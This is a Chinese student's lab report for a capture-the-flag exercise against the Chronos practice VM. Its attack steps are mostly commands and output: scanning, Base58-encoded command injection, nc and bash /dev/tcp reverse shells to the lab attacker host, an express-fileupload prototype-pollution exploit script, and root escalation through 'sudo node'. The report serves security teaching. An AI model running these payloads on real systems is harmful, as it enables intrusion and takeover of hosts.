

《网络攻防实战》实验报告

第 5 次实验： lab05

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 1106439334@qq.com

时间： 2h 正好

一、实验目的

取得目标靶机的 root 权限和 2 个 flag。

我们将使用到以下攻击手段：主机发现、端口扫描、...

二、实验内容

1. 常规操作：主机发现，端口扫描，服务扫描

```
Currently scanning: 10.0.51.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
10.0.2.1     52:54:00:12:35:00   1      60   Unknown vendor
10.0.2.2     52:54:00:12:35:00   1      60   Unknown vendor
10.0.2.3     08:00:27:0d:97:75   1      60   PCS Systemtechnik GmbH
10.0.2.10    08:00:27:43:b2:da   1      60   PCS Systemtechnik GmbH

(kali㉿kali)-[~]
└─$ nmap -p- 10.0.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 15:55 CST
Nmap scan report for 10.0.2.10
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8000/tcp  open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```

```
(kali㉿kali)-[~]
└─$ nmap -p22,80,8000 -sV 10.0.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 15:56 CST
Nmap scan report for 10.0.2.10
Host is up (0.00056s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
8000/tcp  open  http     Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.47 seconds
zsh: segmentation fault nmap -p22,80,8000 -sV 10.0.2.10
```

22 和 80 都是常规的 openssh 和 apache 服务，8000 端口可以发现是一个 Node.js 应用框架

2.我们访问靶机 IP，发现就是一个普通的页面。

但是在查看 view source 的时候可以看到在 script tag 里面有一串很长的 js 代码

我们使用 cyberchef 里的 beauty 功能对其美化解码后，发现有一段对一个网址的访问

```
var _0x5bdf=[
  '150447srWefj',
  '70lwLrol',
  '1658165LmcNig',
  'open',
  '1260881JUqdKM',
  '10737CrnEEe',
  '2SjTdwC',
  'readyState',
  'responseText',
  '1278676qXleJg',
  '797116soVTES',
  'onreadystatechange',
  'http://chronos.local:8000',
  '/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL',
  'User-Agent',
  'status',
  '1DY00DT',
  '400909Mbbcfr',
  'Chronos',
  '2QRBPS',
  'getElementById',
  'innerHTML',
  'date'];(function(_0x506b95,_0x817e36){var
  _0x244260=_0x432d;while(!![]){try{var _0x35824b=-
  parseInt(_0x244260(0x7e))*parseInt(_0x244260(0x90))+parseInt(_0x244260(0x8e
  ))+parseInt(_0x244260(0x7f))*parseInt(_0x244260(0x83))+
  parseInt(_0x244260(0x87))+
  parseInt(_0x244260(0x82))*parseInt(_0x244260(0x8d))+
  parseInt(_0x244260(0x88))+parseInt(_0x244260(0x80))*parseInt(_0x244260(0x84
  ));if(_0x35824b===_0x817e36)break;else _0x506b95['push'](_0x506b95['shift']
  ());}catch(_0x3fb1dc){_0x506b95['push'](_0x506b95['shift']());}}}(
  _0x5bdf,0xcaf1e));function _0x432d(_0x16bd66,_0x33ffa9){return
```

'http://chronos.local:8000
/date?format=4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL',

3.那么让 KALI 机对其网址捆绑后，进行访问

对/etc 目录下的 hosts 文件进行修改

```
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.0.2.10    chronos.local
```

可以发现页面有所变化



4. 路径爆破看上去没有什么可以点

```
Target: http://10.0.2.10/
[16:24:54] Starting:
[16:24:56] 403 - 274B - /.ht_wsr.txt
[16:24:56] 403 - 274B - /.htaccess.orig
[16:24:56] 403 - 274B - /.htaccess.sample
[16:24:56] 403 - 274B - /.htaccess.bak1
[16:24:56] 403 - 274B - /.htaccess_extra
[16:24:56] 403 - 274B - /.htaccess.save
[16:24:56] 403 - 274B - /.htaccess_orig
[16:24:56] 403 - 274B - /.htaccessOLD
[16:24:56] 403 - 274B - /.htaccessOLD2
[16:24:56] 403 - 274B - /.htaccess_sc
[16:24:56] 403 - 274B - /.htaccessBAK
[16:24:56] 403 - 274B - /.htm
[16:24:56] 403 - 274B - /.html
[16:24:56] 403 - 274B - /.htpasswd_test
[16:24:56] 403 - 274B - /.htpasswd
[16:24:56] 403 - 274B - /.httr-oauth
[16:24:57] 403 - 274B - /.php
[16:25:17] 301 - 304B - /css -> http://10.0.2.10/css/
[16:25:23] 200 - 2KB - /index.html
[16:25:35] 403 - 274B - /server-status/
[16:25:35] 403 - 274B - /server-status
```

5. 打开 burpsuite, 查看网页访问历史的地方看到靶机的主页面对后端是有 3 个请求的。

我们查看第三个请求里, 刷新网页后在 render 出可以看到一串时间


说明第三个 GET 请求的 format 后面的吗看来是一串时间的某种编码

Pretty	Raw	Hex	Render
<pre>1 GET /date?format= 2 4ugYDuAkScCG5gMcZjEN3mALyG1dD5ZYsiCfWvQ2w9anYGyL HTTP/1.1 3 Host: chronos.local:8000 4 User-Agent: Chronos 5 Accept: */* 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Origin: http://10.0.2.10 9 Connection: close 10 Referer: http://10.0.2.10/ 11 If-None-Match: W/"2d-xFH4S3gByBIcUTQZE67lItpuIfo" 12</pre>			Today is Tuesday, October 18, 2022 08:30:24.


6. 用 cyberchef 的 magic 模块进行解码后发现是一个 Base 58 的编码

<pre>From Base58('123456789A BCDEFGHJKLMNPQRSTUVWXYZ abcdefghijklmnopqrstuvwxyz yz', false)</pre>	<pre>'+Today is %A, %B %d, %Y %H:%M:%S.'</pre>	Valid UTF8 Entropy: 3.90
---	--	-----------------------------


7. 我们发现解码后的信息和 linux 的 `date` 命令所应用的格式很像
那么我们猜想是否可以注入一些命令的编码使其显示出来
我们用 `cyberchef` 的 `to base 58` 功能编码 `&&ls`
然后在 `burpsuite` 上把 `format=`后面的改成 `yZSGA`，让他执行 `date && ls`
果真可行！



8.可以执行命令的话，当然我们就想到了让靶机执行 `reverse shell` 代码
但是我们需要先查看靶机上有那些可以执行 `reverse shell` 的命令
发现有 `nc`！




9.好的，那么我们用 `cyberchef` 编码命令 `&&nc 10.0.2.4 4444`，在 KALI 机上接听后发现反应



10.那么继续注入完整的 nc reverse shell

&&nc 10.0.2.4 4444 | /bin/bash | nc 10.0.2.4 5555



```
(kali@kali)~ 48x24
(kali@kali)~[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.10] 58602
whoami
id
█

(kali@kali)~ 48x24
(kali@kali)~[~]
$ nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.10] 41096
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
█
```

成功进入 www-data, WEB 服务用户

进入后常规操作没有发现可以点 (查看/etc/passwd, 内核版本, sudo 的执行)

11.在 opt/路径上通过代码审计发现了 node.js 服务并且装在了一个文件上传模块


在网上查找" node.js express-fileupload"后发现了针对改代码的漏洞代码

利用该漏洞我们得到了 reverse shell!

```
import requests
cmd = 'bash -c "bash -i&> /dev/tcp/10.0.2.4/6666 0>&1"'
requests.post('http://127.0.0.1:8080',file = {'__proto__':(Non
e,f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');x"
)})
requests.get('http://127.0.0.1:8080')
```

12.利用 python 的简易 web 服务把 shell.py 文件上传给靶机

在靶机上用 python 执行文件后成功以 imera 用户进入靶机!



```
(kali@kali)~[~/HA/week7]
$ nc -nvlp 6666
listening on [any] 6666 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.10] 51514
bash: cannot set terminal process group (757): Inappropriate ioctl for device
bash: no job control in this shell
imera@chronos:/opt/chronos-v2/backend$ id
id
uid=1000(imera) gid=1000(imera) groups=1000(imera),4(adm),24(cdrom),27(sudo),30(d
ip),46(plugdev),108(lxd)
imera@chronos:/opt/chronos-v2/backend$ whoami
whoami
imera
```

13.user flag 以下

```
imera@chronos:~$ cat user.txt
cat user.txt
byBjaHJvbm9zIHBlcm5hZWkgZm1sZSBtb3UK
```

内容似乎为, google 也看不懂是什么语言

```
From_Base64('A-Za-
z0-9+/' ,true,false) | o chronos pernaei file
mou.
```

14.好的，接下来我们就需要提权为 Root 了！

首先 `sudo -l` 发现 `npm` 和 `node` 是可以直接执行的命令

我们知道 `node` 命令是可以提权的

```
imera@chronos:~$ sudo node -e 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
< 'child_process.spawn("/bin/bash",{stdio:[0,1,2]})'
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

成功得到 Root 权限！

第二个 flag 为

```
cat root.txt
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
```

内容为

```
From_Base64('A-Za-      |apopse siopi mazuoume
z0-9+/'=,true,false)  |oneira.
```

三、实验结果

First Flag

```
imera@chronos:~$ cat user.txt
cat user.txt
byBjaHJvbm9zIHB1cm5hZWkgZmlsZSBtb3UK
```

Second Flag

```
cat root.txt
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
```

四、实验中遇到的问题及解决方案

五、实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

2h 这次还可以

这次非常兴奋，因为看到老师介绍了 `cyberchef`！